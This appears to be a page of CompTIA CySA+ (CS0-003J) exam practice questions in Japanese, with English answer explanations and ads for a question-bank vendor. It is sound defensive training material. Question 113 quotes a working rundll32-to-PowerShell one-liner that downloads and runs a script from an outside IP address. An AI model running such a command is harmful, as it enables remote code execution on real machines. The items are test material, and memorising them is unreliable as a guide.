APIs are designed for standardized, well-defined communication between systems. Compared to one-off scripts (which can break when outputs, formats, versions, or endpoints change), API-based integrations are typically more stable and maintainable because they use vendor-supported interfaces intended for integration and automation across tools.
Secbay Press explicitly describes why APIs are used for tool integration: they enable "seamless data sharing, workflow automation, and orchestration across the security stack," which reduces the overhead of maintaining brittle, custom script-based connections.
Exact extract (Secbay Press): "Integrate security tools and systems using APIs to enable seamless data sharing, workflow automation, and orchestration across the security stack." The Sybex Practice Tests reinforce the idea that API integration is the best choice when you need real-time or up-to-date integration between tools (another maintenance and reliability advantage over scripts/flat files):
Exact extract (Sybex Practice Tests): A SOAR integration question where real-time query capability is needed selects "API" as the best integration type.
Why the other options are not the most important reason here:
* B is unrelated to vendor-to-vendor communication.
* C can be true sometimes, but customization isn't the primary driver versus standardization and maintainability.
* D is about pipeline security; APIs can be used in CI/CD contexts, but that's not the core reason for choosing APIs over scripts for vendor tool communication.
References (CompTIA CySA+ CS0-003 documents / study guides used):
* Secbay Press, CompTIA CySA+ Exam Prep Guide (CS0-003): APIs enable seamless cross-tool integration and orchestration
* Chapple/Seidl, CompTIA CySA+ Practice Tests (CS0-003): API is the best integration type for real- time tool integration

有効的な**CS0-003J**問題集はJPNTest.com提供され、**CS0-003J**試験に合格することに役に立ちます！JPNTest.comは今最新**CS0-003J**試験問題集を提供します。JPNTest.com CS0-003J試験問題集はもう更新されました。ここで**CS0-003J**問題集のテストエンジンを手に入れます。最新版のアクセス、https://www.jpntest.com/shiken/CS0-003J-mondaishu　**490**問、３０%ディスカウント、特別な割引コード: **JPNshiken**」

質問: **92**
組織レベルで機密データを保護するための最適な技術的方法はどれですか?
A. VLAN 上の機密情報を含むポート 8080 上のすべてのトラフィックを拒否します。
B. 電子メールトラフィック内の個人情報 (PII) を確認するための Python スクリプトを開発します。
C. 機密情報の使用と配布に対して制限的なポリシーを採用します。
D. ネットワーク上の機密情報のすべての送信と受信に対して DLP を実装します。
正解: **D (**コメントを発表する**)**
The question asks for the best technical method to protect sensitive data at an organizational level. Among the options, Data Loss Prevention (DLP) is explicitly a technical control category designed to prevent sensitive data leakage/exfiltration across the organization, especially at network boundaries (egress points) and via endpoints.
Why DLP (Option D) is best:
* DLP is built specifically to stop sensitive data from leaving where it should be contained (data exfiltration/leakage prevention) and can be applied broadly across the enterprise (network + endpoints). The Sybex CySA+ Study Guide defines DLP this way:Exact extract (Sybex Study Guide): "DLP systems and software work to protect data from leaving the organization..."
* DLP is commonly implemented at network egress points (and also endpoints), which aligns directly with "egress and ingress" monitoring in the option wording. The Secbay Press guide reinforces this deployment model:Exact extract (Secbay Press): "Network DLP... Installed at network egress points near the perimeter"
* DLP is also a key technique to help detect/prevent data exfiltration, which is a major concern for sensitive data protection programs:Exact extract (All-in-One Exam Guide): "Implement DLP tools to detect and prevent sensitive data from being transferred outside the organization."
* Finally, DLP is explicitly part of the CS0-003 exam objectives under Sensitive data protection, making it the most "officially aligned" technical method in the answer choices:Exact extract (CompTIA CS0-
003 Objectives): "Sensitive data protection - Data loss prevention (DLP)" Why the other options are not "best":

* A (Block port 8080 / VLAN): Too narrow and mis-scoped. Port-based blocking doesn't reliably stop sensitive data movement (data could leave on 443/HTTPS, email, cloud apps, etc.). Also, "traffic on port 8080 with sensitive information" is not how traffic filtering is normally expressed and isn't an enterprise-wide sensitive data protection strategy.
* B (Python script for email PII): Helpful as a tactical control, but limited to email only, brittle to evasion
/encryption, and not an enterprise-wide standardized control like DLP. (Also corrected typo: "Pll" # PII.)
* C (Restrictive policy): A policy is an administrative/managerial control, not a technical method. The question explicitly asks for the best technical method.
References (CompTIA CySA+ CS0-003 documents / study guides used):
* CompTIA CySA+ CS0-003 Exam Objectives (v4.0): Sensitive data protection includes DLP
* Mike Chapple & David Seidl, CompTIA CySA+ Study Guide (CS0-003): DLP "protect[s] data from leaving the organization..."
* Secbay Press, CompTIA CySA+ Exam Prep Guide (CS0-003): Network DLP at egress points
* Mya Heath et al., CompTIA CySA+ All-in-One Exam Guide (CS0-003): DLP helps "detect and prevent sensitive data" transfer outside

質問: **93**
セキュリティ アナリストは、分析するために悪意のあるバイナリ ファイルを受け取りました。分析を実行するのに最適な手法は次のうちどれですか?
A. コード解析
B. 静的解析
C. リバースエンジニアリング
D. ファジング
正解: **(**正解を表示します**)**
Reverse engineering is a technique that involves analyzing a binary file to understand its structure, functionality, and behavior. Reverse engineering can help security analysts perform malware analysis, vulnerability research, exploit development, and software debugging. Reverse engineering can be done using various tools, such as disassemblers, debuggers, decompilers, and hex editors.

質問: **94**
技術者はサーバー上の脆弱性を特定し、ソフトウェア パッチを適用します。修復プロセスの次のステップは次のうちどれですか?
A. テスト中
B. 実装
C. 検証
D. ロールバック
正解: **C (**コメントを発表する**)**
The next step in the remediation process after applying a software patch is validation. Validation is a process that involves verifying that the patch has been successfully applied, that it has fixed the vulnerability, and that it has not caused any adverse effects on the system or application functionality or performance. Validation can be done using various methods, such as scanning, testing, monitoring, or auditing.

質問: **95**
SOC マネージャーは、過去 4 週間の指標を確認して、繰り返し発生する可用性の問題を調査します。マネージャーは、報告された問題の発生時刻と相関する類似のイベントを見つけます。マネージャーが問題を解決するために使用する可能性が高いのは次のどの方法でしょうか。
A. 脆弱性評価
B. 根本原因分析
C. 再発レポート
D. 学んだ教訓

正解: **B (**コメントを発表する**)**
Root Cause Analysis (RCA)is the best approach toidentify and resolve the underlying cause of recurring incidents. It involves a systematic investigation of logs, configurations, and operational data to pinpoint the reason behindpersistent security issues.
* Option A (Vulnerability assessment)helpsidentify security weaknessesbut does not focus onrecurring operational issues.
* Option C (Recurrence reports)trackpatternsbut do notresolve the root cause.
* Option D (Lessons learned)is valuable but is typicallya post-mortem discussion rather than an investigative method.
Thus,B is the correct answer, asroot cause analysis is the best approach for diagnosing recurring availability issues.

質問: **96**
あるインシデント発生時、ネットワークの一部のサーバー群において、ランサムウェア感染の可能性のあるコード行がいくつか発見されました。次に取るべき手順は次のうちどれですか？
A. 隔離
B. 修復
C. 再イメージング
D. 保存
正解: **(**正解を表示します**)**
Isolation is the first step to take after detecting some indicators of compromise (IoCs) of possible ransomware contamination. Isolation prevents the ransomware from spreading to other servers or segments of the network, and allows the security team to investigate and contain the incident. Isolation can be done by disconnecting the infected servers from the network, blocking the malicious traffic, or applying firewall rules12.
References: 10 Things You Should Do After a Ransomware Attack, How to Recover from a Ransomware Attack: A Step-by-Step Guide

質問: **97**
セキュリティアナリストは、以下のコマンドを実行します。
nmap -T4 -F 192.168.30.30
nmap 7.6 を起動します
ホストは起動しています(遅延時間0.13秒)
ポートステートサービス
23/tcp オープン telnet
443/tcp オープン https
636/tcp オープン ldaps
システムを強化するために、アナリストはまず次のうちどれを推奨すべきでしょうか？
A. 暗号化を使用しないすべてのプロトコルを無効にします。
B. ドメインサービス用のクライアント証明書を設定します。
C. このシステムがNGFWの背後にあることを確認してください。
D. 安全なウェブサイトのために、公開されている信頼できるルート認証局を導入します。
正解: **A (**コメントを発表する**)**
Comprehensive Detailed Explanation:The nmap scan results show that Telnet (port 23) is open. Telnet transmits data, including credentials, in plaintext, which is insecure and should be disabled to enhance security. Here's an explanation of each option:
* A. Disable all protocols that do not use encryption
* Explanation: Disabling unencrypted protocols (such as Telnet) reduces exposure to man-in-the- middle (MITM) attacks and credential sniffing. Telnet should be replaced with a secure protocol like SSH, which provides encryption for transmitted data.

* B. Configure client certificates for domain services
* Explanation: While client certificates enhance authentication security, they are more relevant to services like LDAP over SSL (port 636), which is already secure. This would not address the Telnet vulnerability.
* C. Ensure that this system is behind a NGFW
* Explanation: A Next-Generation Firewall (NGFW) provides enhanced network security, but it may not mitigate the risks of unencrypted protocols if they are allowed internally.
* D. Deploy a publicly trusted root CA for secure websites
* Explanation: Public root CAs are used for website authentication and encryption, relevant only if this system is hosting a publicly accessible HTTPS service. It would not impact Telnet security.
References:
CIS Controls: Recommendations on secure configurations, especially the use of encrypted protocols.
NIST SP 800-47: Security considerations for network protocols, emphasizing encrypted alternatives like SSH over Telnet.

質問: **98**
従業員はブラウザを更新した後、アカウントにログインできなくなりました。従業員は通常、ブラウザでいくつかのタブを開いています。次の攻撃のうち、実行された可能性が最も高いのはどれですか?
A. 情報提供依頼
B. LFI
C. CSRF
D. XSS
正解: **C (**コメントを発表する**)**
The most likely attack that was performed is CSRF (Cross-Site Request Forgery). This is an attack that forces a user to execute unwanted actions on a web application in which they are currently authenticated1. If the user has several tabs open in the browser, one of them might contain a malicious link or form that sends a request to the web application to change the user's password, email address, or other account settings. The web application will not be able to distinguish between the legitimate requests made by the user and the forged requests made by the attacker. As a result, the user will lose access to their account.
To prevent CSRF attacks, web applications should implement some form of anti-CSRF tokens or other mechanisms that validate the origin and integrity of the requests2. These tokens are unique and unpredictable values that are generated by the server and embedded in the forms or URLs that perform state-changing actions. The server will then verify that the token received from the client matches the token stored on the server before processing the request. This way, an attacker cannot forge a valid request without knowing the token value.
Some other possible attacks that are not relevant to this scenario are:
RFI (Remote File Inclusion) is an attack that allows an attacker to execute malicious code on a web server by including a remote file in a script. This attack does not affect the user's browser or account settings.
LFI (Local File Inclusion) is an attack that allows an attacker to read or execute local files on a web server by manipulating the input parameters of a script. This attack does not affect the user's browser or account settings.
XSS (Cross-Site Scripting) is an attack that injects malicious code into a web page that is then executed by the user's browser. This attack can affect the user's browser or account settings, but it requires the user to visit a compromised web page or click on a malicious link. It does not depend on having several tabs open in the browser.

質問: **99**
セキュリティ アナリストは、独自システム用のカスタム ログ収集およびアラート ツール (SIEM) の開発でソフトウェア エンジニアを支援しています。アナリストは、このツールでは既知の攻撃や動作 IoC が検出されないのではないかと懸念しています。この問題を解決するには、次のどれを構成する必要がありますか。
A. 考えられるすべてのファイルハッシュ値をランダムに生成して保存します。
B. システムの変更があった場合に警告するデフォルトのルールを作成します。
C. オープンソースの脅威インテリジェンス フィードと統合します。

D. 既知の脅威シグネチャを手動でツールに追加します。
正解: (正解を表示します)
To improve the detection of known attacks and behavioralIndicators of Compromise (IoCs), the best approach is tointegrate with an open-source threat intelligence feed. Threat intelligence feeds provide up- to-date information on known malicious IPs, domains, file hashes, and behavioral patterns that attackers use.
* Option A (randomly generating and storing hash values)is impractical, as there are an infinite number of possible files.
* Option B (alerting on any system change)would lead to excessive noise and false positives, making the system difficult to manage.
* Option D (manually adding signatures)is useful but is not scalable or as timely as an external intelligence feed.
Thus, the correct answer isC, as integrating an open-source threat intelligence feed enhances the SIEM's ability to detect and respond to real-world threats.

質問: **100**
脆弱性スキャンにより、環境に以下の脆弱性が存在することが判明しました。

Asset Type	CVSS	Exploit Vector
Workstation	6.5	Unauthorized access due to RDP vulnerability
Storage Server	9.0	Unauthorized access due to server application vulnerability
Firewall	8.9	Web interface is vulnerable to unauthorized logins and configuration changes due to default password enablement.

同時に、以下のセキュリティ勧告が発表されました。
「CVSSスコア10のゼロデイ脆弱性が、お客様のWebサーバーに影響を与えている可能性があります。ベンダーはパッチまたは回避策に取り組んでいます。」セキュリティアナリストは、次のうちどれを最初に行うべきでしょうか？
A. Webシステム管理者に連絡して、資産を停止するよう依頼してください。
B. すべてのアイテムのパッチリリースを監視し、パッチ適用を適切なチームにエスカレーションします。
C. 脆弱性スキャンを再度実行して、重大な発見事項とゼロデイ脆弱性が環境に存在することを確認します。
D. 勧告をウェブセキュリティチームに転送し、他の脆弱性に対する優先順位付け戦略を開始する。
正解: (正解を表示します)
In this scenario, the security analyst is presented with multiple vulnerabilities, including a critical zero-day vulnerability affecting the web server with a CVSS score of 10. The CVSS (Common Vulnerability Scoring System) provides a standardized method for rating IT vulnerabilities, with a score of 10 indicating the highest severity.
Option A:Contact the web systems administrator and request that they shut down the asset.
* Correct Choice:Given the critical nature of a zero-day vulnerability with a CVSS score of 10, immediate action is warranted to prevent potential exploitation. Shutting down the affected web server reduces the attack surface and mitigates the risk until a patch or workaround is available. This aligns with incident response best practices, where containment is a priority to prevent further damage.
Option B:Monitor the patch releases for all items and escalate patching to the appropriate team.
* Incorrect Choice:While monitoring for patches is essential, it is a reactive approach. In the case of a zero-day vulnerability with active exploitation potential, waiting for a patch without implementing immediate protective measures exposes the organization to significant risk.
Option C:Run the vulnerability scan again to verify the presence of the critical finding and the zero-day vulnerability in the environment.
* Incorrect Choice:Re-scanning may confirm the vulnerability ' s presence but does not address the immediate threat. Action to mitigate the risk should take precedence over verification, especially when the vulnerability is known and critical.
Option D:Forward the advisory to the web security team and initiate the prioritization strategy for the other vulnerabilities.

* Incorrect Choice:Communicating with the web security team is important; however, in the face of a critical zero-day vulnerability, immediate action (such as shutting down the affected asset) is necessary before addressing other vulnerabilities.
Reference:
CompTIA CySA+ CS0-003 Exam Objective 3.2: " Given a scenario, perform incident response activities. " This includes containment strategies to address active threats effectively.

質問: **101**
セキュリティ アナリストは、各システムがホストするコンテンツの機密性に基づいて、組織全体のシステムが保護されていることを確認する必要があります。アナリストはそれぞれのシステムを使用して作業しています
所有者は、ホストされているデータの機密性、可用性、完全性を促進するための最良の方法論を決定するのに役立ちます。セキュリティ アナリストが最初に実行すべきことは次のうちどれですか? それぞれのシステムを分類して優先順位を付けますか?
A. これらのシステムにアクセスするユーザーにインタビューし、
B. システムをスキャンして、現在存在する脆弱性を確認します。
C. ベンダー固有のゼロデイエクスプロイトに対するアラートを構成します。
D. 各システムの資産価値を決定します。
正解: **(**正解を表示します**)**
Determining the asset value of each system is the best action to perform first, as it helps to categorize and prioritize the systems based on the sensitivity of the data they host. The asset value is a measure of how important a system is to the organization, in terms of its financial, operational, or reputational impact. The asset value can help the security analyst to assign a risk level and a protection level to each system, and to allocate resources accordingly. The other actions are not as effective as determining the asset value, as they do not directly address the goal of promoting confidentiality, availability, and integrity of the data. Interviewing the users who access these systems may provide some insight into how the systems are used and what data they contain, but it may not reflect the actual value or sensitivity of the data from an organizational perspective. Scanning the systems to see which vulnerabilities currently exist may help to identify and remediate some security issues, but it does not help to categorize or prioritize the systems based on their data sensitivity. Configuring alerts for vendor-specific zero-day exploits may help to detect and respond to some emerging threats, but it does not help to protect the systems based on their data sensitivity.

質問: **102**
最高情報セキュリティ責任者が、重要な脆弱性管理の目標を会社の経営陣と共有するためのダッシュボードを要求しました。ダッシュボードに含めるのに最適なのは次のどれでしょうか。
A. KPI
B. MOU
C. SLO
D. SLA
正解: **(**正解を表示します**)**
Key Performance Indicators (KPIs)track the effectiveness of a security program, providing measurable insights intovulnerability detection, patching efficiency, and risk reduction. This makes KPIs ideal for executive dashboards.
* Option B (MOU - Memorandum of Understanding)refers toagreements between parties, not performance tracking.
* Option C (SLO - Service Level Objective)defines operationaltargetsbut is nota tracking metric.
* Option D (SLA - Service Level Agreement)defines expectations betweenservice providers and clients, not security metrics.
Thus,A (KPI) is the correct answer, asKPIs provide actionable insights into security effectiveness.

質問: **103**
監査担当者がサイバー犯罪に関連する証拠記録を精査している。監査担当者は、証拠の保管と調査担当者間の引き継ぎを担当していた担当者間にギャップが存在することに気づいた。以下のうち、適切に遵守されなかった証拠処理プロセスを最もよく表しているのはどれか？

A. データ整合性の検証
B. 保存
C. 法的保留
D. 保管管理記録
正解: **(**正解を表示します**)**
Thechain of custodyis a documented history that tracks how evidence is handled, collected, transported, and preserved at every stage of the forensic investigation. If a gap exists in the record of who transferred or accessed the evidence, it could call into question the integrity and admissibility of the evidence.
* Validating data integrity (Option A)refers to ensuring that the forensic image is identical to the original data, often using cryptographic hashing, but it does not address procedural gaps in documentation.
* Preservation (Option B)involves protecting the original evidence from modification or loss but does not include logging transfers of custody.
* Legal hold (Option C)refers to a requirement to preserve data for legal proceedings, which is different from tracking evidence handling.
Thus, the correct answer isD, as chain of custody directly relates to tracking who had access to the evidence and when.

質問: **104**
MITRE ATT&CK フレームワークを最もよく説明しているのは次のどれですか?
A. アプリケーションのセキュリティをテストするための包括的な方法を提供します。
B. 脅威インテリジェンスの共有と、対策および緩和戦略の開発を提供します。
C. 攻撃者が活動する領域を強調表示することで、敵の活動を特定して阻止するのに役立ちます。
D. 脅威を追跡して理解する、進化するオープンソース プロジェクトです。
E. 侵入を明確に定義された一連のフェーズに分割します。
正解: **D (**コメントを発表する**)**
The MITRE ATT&CK framework is a knowledge base of cybercriminals' adversarial behaviors based on cybercriminals' known tactics, techniques and procedures (TTPs). It helps security teams model, detect, prevent and fight cybersecurity threats by simulating cyberattacks, creating security policies, controls and incident response plans, and sharing information with other security professionals. It is an open-source project that evolves with input from a global community of cybersecurity professionals1. References: What is the MITRE ATT&CK Framework? | IBM

質問: **105**
クラウド チームは、未承認のリソースが自動プロビジョニングされているというアラートを受け取りました。調査の結果、チームは仮想通貨マイニングが行われていると疑っています。次の指標のうちどれが当てはまりますか
チームをこの結論に導いた可能性が最も高いでしょうか?

。
A. GPU 使用率が高い
B. 帯域幅の消費量
C. 不正な変更
D. 異常なトラフィックの急増
正解: **(**正解を表示します**)**
High GPU utilization is the most likely indicator that cryptomining is occurring, as it reflects the intensive computational work that is required to solve the complex mathematical problems involved in mining cryptocurrencies. Cryptomining is the process of generating new units of a cryptocurrency by using computing power to verify transactions and create new blocks on the blockchain. Cryptomining can be done legitimately by individuals or groups who participate in a mining pool and share the rewards, or illegitimately by threat actors who use malware or scripts to hijack the computing resources of unsuspecting victims and use them for their own benefit. This practice is called cryptojacking, and it can cause performance degradation, increased power consumption, and security risks for the affected systems. Cryptomining typically relies on the GPU (graphics processing unit) rather than the CPU (central processing unit), as the GPU is better suited for parallel

processing and can handle more calculations per second. Therefore, a high GPU utilization rate can be a sign that cryptomining is taking place on a system, especially if there is no other explanation for the increased workload. The other options are not as indicative of cryptomining as high GPU utilization, as they can have other causes or explanations. Bandwidth consumption can be affected by many factors, such as network traffic, streaming services, downloads, or updates. It is not directly related to cryptomining, which does not require a lot of bandwidth to communicate with the mining pool or the blockchain network.
Unauthorized changes can be a result of many types of malware or cyberattacks, such as ransomware, spyware, or trojans. They are not specific to cryptomining, which does not necessarily alter any files or settings on the system, but rather uses its processing power. Unusual traffic spikes can also be caused by various factors, such as legitimate surges in demand, distributed denial-of-service attacks, or botnets. They are not indicative of cryptomining, which does not generate a lot of traffic or requests to or from the system.

質問: **106**
通常のセキュリティ監視アクティビティ中に、次のアクティビティが観察されました。
cd C:\Users\Documents\HR\Employees
所有/f .*
成功：
観察された潜在的に悪意のあるアクティビティを最もよく表すものはどれですか?
A. レジストリの変更または異常
B. データの流出
C. 許可されていない権限
D. ファイル構成の変更
正解: (正解を表示します)
The takeown command is used to take ownership of a file or folder that previously was denied access to the current user or group12. The activity observed indicates that someone has taken ownership of all files and folders under the C:\Users\Documents\HR\Employees directory, which may contain sensitive or confidential information. This could be a sign of unauthorized privileges, as the user or group may not have the legitimate right or need to access those files or folders. Taking ownership of files or folders could also enable the user or group to modify or delete them, which could affect the integrity or availability of the data.

有効的な**CS0-003J**問題集はJPNTest.com提供され、**CS0-003J**試験に合格することに役に立ちます！JPNTest.comは今最新**CS0-003J**試験問題集を提供します。JPNTest.com CS0-003J試験問題集はもう更新されました。ここで**CS0-003J**問題集のテストエンジンを手に入れます。最新版のアクセス、https://www.jpntest.com/shiken/CS0-003J-mondaishu　**490**問、３０%ディスカウント、特別な割引コード: **JPNshiken**」

質問: **107**
セキュリティ アナリストは、システムを複数回スキャンしてクリーンアップした後でも、異なるマルウェアが複数回検出されたデバイスを特定しました。デバイスにマルウェアが残っていないことを確認するには、次のアクションのうちどれが最も効果的でしょうか。
A. デバイスを更新し、セーフモードでオフラインスキャンします。
B. ハードドライブを交換し、デバイスのイメージを再作成します。
C. デバイスを最新の OS バージョンにアップグレードします。
D. セカンダリ スキャナーをダウンロードし、デバイスを再スキャンします。
正解: (正解を表示します)
* Reimaging the device is the most effective way to eliminate persistent malware because some sophisticated malware, such as rootkits and firmware-level threats, can survive traditional scans and removals.

* If a system keeps getting reinfected after cleaning, it may indicate a deeply embedded persistent threat, possibly in:
* The Master Boot Record (MBR) or EFI firmware.
* A compromised system restore point.
* A hidden backdoor left by the malware.
Why Not Other Options?
* A (Update and scan in safe mode) # Might help, but if malware is persistent, it will likely return.
* C (Upgrade OS) # Does not necessarily remove malware; some malware survives OS upgrades.
* D (Secondary scanner) # Useful for detection but does not guarantee complete removal.
Best Practice:
* Replace the hard drive to eliminate firmware-level infections.
* Reimage the system from a known-good source.
* Update the OS and security patches before reconnecting to the network.
Reference: CompTIA CySA+ CS0-003, Chapter 4: " Incident Response and Forensics, " Section: " Malware Removal and System Recovery. "

質問: **108**
あるソフトウェア開発者は、不十分なログ機能を組み込むために、一般的なセキュリティ リスクを伴う Web アプリケーションを展開しています。次のアクションのうちどれが最も効果的ですか?
アプリケーション開発に伴うリスクを軽減するには?
A. 統合開発環境を使用して静的解析を実行します。
B. 環境に補償コントロールを導入します。
C. サーバー側のログ記録と自動更新を実装します。
D. OWASP のベスト プラクティスを使用して定期的にコード レビューを実施します。
正解: **D (**コメントを発表する**)**
Conducting regular code reviews using OWASP best practices is the most effective action to reduce risks associated with the application development. Code reviews are a systematic examination of the source code of an application to detect and fix errors, vulnerabilities, and weaknesses that may compromise the security, functionality, or performance of the application. Code reviews can help to improve the quality and security of the code, as well as to identify and remediate common security risks, such as insufficient logging capabilities.
OWASP (Open Web Application Security Project) is a global nonprofit organization that provides free and open resources, tools, standards, and best practices for web application security. OWASP best practices for logging include following a common logging format and approach, logging relevant security events and data, protecting log data from unauthorized access or modification, and using log analysis and monitoring tools to detect and respond to security incidents. By following OWASP best practices for logging, developers can ensure that their web applications have sufficient and effective logging capabilities that can help to prevent, detect, and mitigate security threats.
References: OWASP Logging Cheat Sheet, OWASP Logging Guide, C9: Implement Security Logging and Monitoring - OWASP Foundation

質問: **109**
アナリストは、Web サーバーのログを確認しているときに、同じタイムスタンプを持ついくつかのエントリが要求行に含まれていることに気付きました。次に実行すべきステップは次のうちどれですか?
A. 直ちにネットワークをシャットダウンし、指揮系統の次の人に電話します。
B. 奇数の文字がどのような攻撃を示しているかを判断します。
C. 正しい攻撃フレームワークを利用し、インシデント対応の内容を決定します。
D. 事件対応のために地元の法執行機関に通知します。
正解: **B (**コメントを発表する**)**

Determining what attack the odd characters are indicative of is the next step that should be taken after reviewing web server logs and noticing several entries with the same time stamps, but all contain odd characters in the request line. This step can help the analyst identify the type and severity of the attack, as well as the possible source and motive of the attacker. The odd characters in the request line may indicate that the attacker is trying to exploit a vulnerability or inject malicious code into the web server or application, such as SQL injection, cross-site scripting, buffer overflow, or command injection. The analyst can use tools and techniques such as log analysis, pattern matching, signature detection, or threat intelligence to determine what attack the odd characters are indicative of, and then proceed to the next steps of incident response, such as containment, eradication, recovery, and lessons learned. Official References:
* https://partners.comptia.org/docs/default-source/resources/comptia-cysa-cs0-002-exam-objectives
* https://www.comptia.org/certifications/cybersecurity-analyst
* https://www.comptia.org/blog/the-new-comptia-cybersecurity-analyst-your-questions-answered

質問: **110**
セキュリティアナリストが、組織の既知の攻撃者間のTTP(戦術、技術、手順)を比較するために最もよく使用するであろうツールは次のうちどれですか？
A. マイターアタック
B. サイバーキルチャム
C. OWASP
D. STIXTAXII
正解: **(**正解を表示します**)**
MITRE ATT & CK is a framework and knowledge base that describes the tactics, techniques, and procedures (TTPs) used by various adversaries in cyberattacks. MITRE ATT & CK can help security analysts compare TTPs between different known adversaries of an organization, as well as identify patterns, gaps, or trends in adversary behavior. MITRE ATT & CK can also help security analysts improve threat detection, analysis, and response capabilities, as well as share threat intelligence with other organizations or communities

質問: **111**
サイバー保険を購入することで、次のリスク管理原則が達成されるのはどれですか?
A. 受け入れる
B. 回避
C. 軽減する
D. 転送
正解: **(**正解を表示します**)**
Transfer is the risk management principle that is accomplished by purchasing cyber insurance. Transfer is a strategy that involves shifting the risk or its consequences to another party, such as an insurance company, a vendor, or a partner. Transfer does not eliminate the risk, but it reduces the potential impact or liability of the risk for the original party. Cyber insurance is a type of insurance that covers the losses and damages resulting from cyberattacks, such as data breaches, ransomware, denial-of-service attacks, or network disruptions.
Cyber insurance can help transfer the risk of cyber incidents by providing financial compensation, legal assistance, or recovery services to the insured party. Official References:
* https://partners.comptia.org/docs/default-source/resources/comptia-cysa-cs0-002-exam-objectives
* https://www.comptia.org/certifications/cybersecurity-analyst
* https://www.comptia.org/blog/the-new-comptia-cybersecurity-analyst-your-questions-answered

質問: **112**
ID とアクセス管理のコンテキスト内で 「フェデレーション」が指す可能性が最も高いのは次のうちどれですか?
A. 同様の機能またはプロファイルを持つユーザーのグループを、昇格されたアクセスまたは条件付きアクセスを必要とするシステム アクセスに容易にします。
B. ユーザーが 1 セットの認証情報を利用して複数のドメインにアクセスできるようにする認証メカニズム
C. ユーザーに認証を与えるために、知っていること、自分が誰であるか、何を持っているかを組み合わせて利用します。

D. 自分のアイデンティティと、ユーザーがアクセスできる属性および関連アプリケーションを関連付けます。
正解: **(**正解を表示します**)**
Federation is a system of trust between two parties for the purpose of authenticating users and conveying information needed to authorize their access to resources. By using federation, a user can use one set of credentials to access multiple domains that trust each other.

質問: **113**
組織環境内の2台のワークステーションで疑わしいワンライナーが実行されたため、SIEMアラートがトリガーされました。アナリストは、これらのイベントの詳細を以下のように確認します。

```
rundll32.exe javascript:"\..\mshtml,RunHMTLApplication ";document.write();r=new%20 ActiveXObject ("WScript.Shell").run("powershell -w
h -nologo -noprofile -ep bypass IEX ((New-Object Net.WebClient).DownloadString('77.247.109.185/AccessToken.ps1'))",0,true);
```

この一行のメッセージに基づくと、攻撃者の意図を最もよく表しているのは、次のうちどれでしょうか？
A. 攻撃者はJavaScriptを介して権限を昇格させています。
B. 攻撃者はカスタムマルウェアを使用して追加のスクリプトをダウンロードしています。
C. 攻撃者は PowerShell スクリプト " AccessToken.psr を実行しています。
D. 攻撃者はターゲットマシンに永続化メカニズムをインストールしようとしています。
正解: **B (**コメントを発表する**)**
The one-liner script is utilizing JavaScript to execute a PowerShell command that downloads and runs a script from an external source, indicating the use of custom malware to download an additional script. References: CompTIA CySA+ Study Guide: Exam CS0-003, 3rd Edition, Chapter 4: Security Operations and Monitoring, page 156.

質問: **114**
ある企業は、一般に公開されている機密ファイルの保管場所を見つけることに関心を持っています。現在の社内クラウド ネットワークはフラットです。ネットワークを保護するための最適なソリューションは次のうちどれですか?
A. ACL を使用してセグメンテーションを実装します。
B. SIEM へのロギングとモニタリングを構成します。
C. MFA をクラウド ストレージの場所に展開します。
D. IDS をロールアウトします。
正解: **(**正解を表示します**)**
Implementing segmentation with ACLs is the best solution to secure the network. Segmentation is the process of dividing a network into smaller subnetworks, or segments, based on criteria such as function, location, or security level. Segmentation can help improve the network performance, scalability, and manageability, as well as enhance the network security by isolating the sensitive or critical data and systems from the rest of the network. ACLs are Access Control Lists, which are rules or policies that specify which users, devices, or applications can access a network segment or resource, and which actions they can perform. ACLs can help enforce the principle of least privilege, and prevent unauthorized or malicious access to the network segments or resources12.
Configuring logging and monitoring to the SIEM, deploying MFA to cloud storage locations, and rolling out an IDS are all good security practices, but they are not the best solution to secure the network.
Logging and monitoring tothe SIEM can help detect and analyze the network events and incidents, but they do not prevent them. MFA can help authenticate the users who access the cloud storage locations, but it does not protect the network from attacks or breaches. IDS can help identify and alert the network intrusions, but it does not block them34 . References: Network Segmentation: What It Is and How to Do It Right, What is an Access Control List (ACL)? | IBM, What is SIEM? | Microsoft Security, What is Multifactor Authentication (MFA)? | Duo Security, [What is an Intrusion Detection System (IDS)? | IBM]

質問: **115**
最高情報セキュリティ責任者は、新しい脆弱性スキャン プロジェクトのいくつかの要件を概説しました。
。最小限のネットワーク帯域幅を使用する必要がある

。最小限のホスト リソースを使用する必要がある
。正確でほぼリアルタイムの更新を提供する必要がある
。スキャナーの構成に資格情報を保存しないでください。
これらの要件を満たすためには、次の脆弱性スキャン方法のうちどれを使用する必要がありますか?
A. 内部
B. エージェント
C. アクティブ
D. 認証されていません
正解: **B (**コメントを発表する**)**
Agent-based vulnerability scanning is a method that uses software agents installed on the target systems to scan for vulnerabilities. This method meets the requirements of the project because it uses minimal network bandwidth and host resources, provides accurate and near real-time updates, and does not require any stored credentials on the scanner. References: What Is Vulnerability Scanning? Types, Tools and Best Practices, Section: Types of vulnerability scanning; CompTIA CySA+ Study Guide: Exam CS0-003, 3rd Edition, Chapter 4: Security Operations and Monitoring, page 154.

質問: **116**
セキュリティアナリストは、以下の情報に基づいて、修復すべき資産を特定する必要があります。
* ファイルサーバーのCVSS:3.1/AV:L/AC:L/PR:N/UI:N/S:U/C:L/I:L/A:H/
* Web サーバー CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H/
* メールサーバー(『ールサーバー」から修正) CVSS:3.1/AV:N/AC:H/PR:N/UI:N/S:U/C:H/I:H/A:H/
* ドメインコントローラー CVSS:3.1/AV:N/AC:L/PR:R/UI:R/S:U/C:H/I:H/A:H/
アナリストは、以下の資産のうちどれを最初に修復すべきでしょうか？
A. メールサーバー
B. ドメインコントローラー
C. Webサーバー
D. ファイルサーバー
正解: **C (**コメントを発表する**)**
To determine which system to remediate first using only CVSS vectors, the analyst should prioritize the vulnerability that is most severe and most easily exploitable, especially when it is exploitable over the network and requires no privileges and no user interaction.
The Web server has the most dangerous combination of exploitability and impact:
* Attack Vector = Network (AV:N) # exploitable remotely over a network
* Attack Complexity = Low (AC:L) # no special conditions required
* Privileges Required = None (PR:N) # attacker doesn't need credentials
* User Interaction = None (UI:N) # no user action required
* Impact = High for Confidentiality, Integrity, and Availability (C:H / I:H / A:H) # full compromise potential The Sybex CySA+ Study Guide explains that CVSS provides a 0-10 severity score and that analysts must be able to interpret key metrics like Attack Vector, Attack Complexity, Privileges Required, User Interaction, and Impact.
The All-in-One guide defines Attack Vector and notes that the more remote the vector, the higher the score (Network is remotely exploitable).
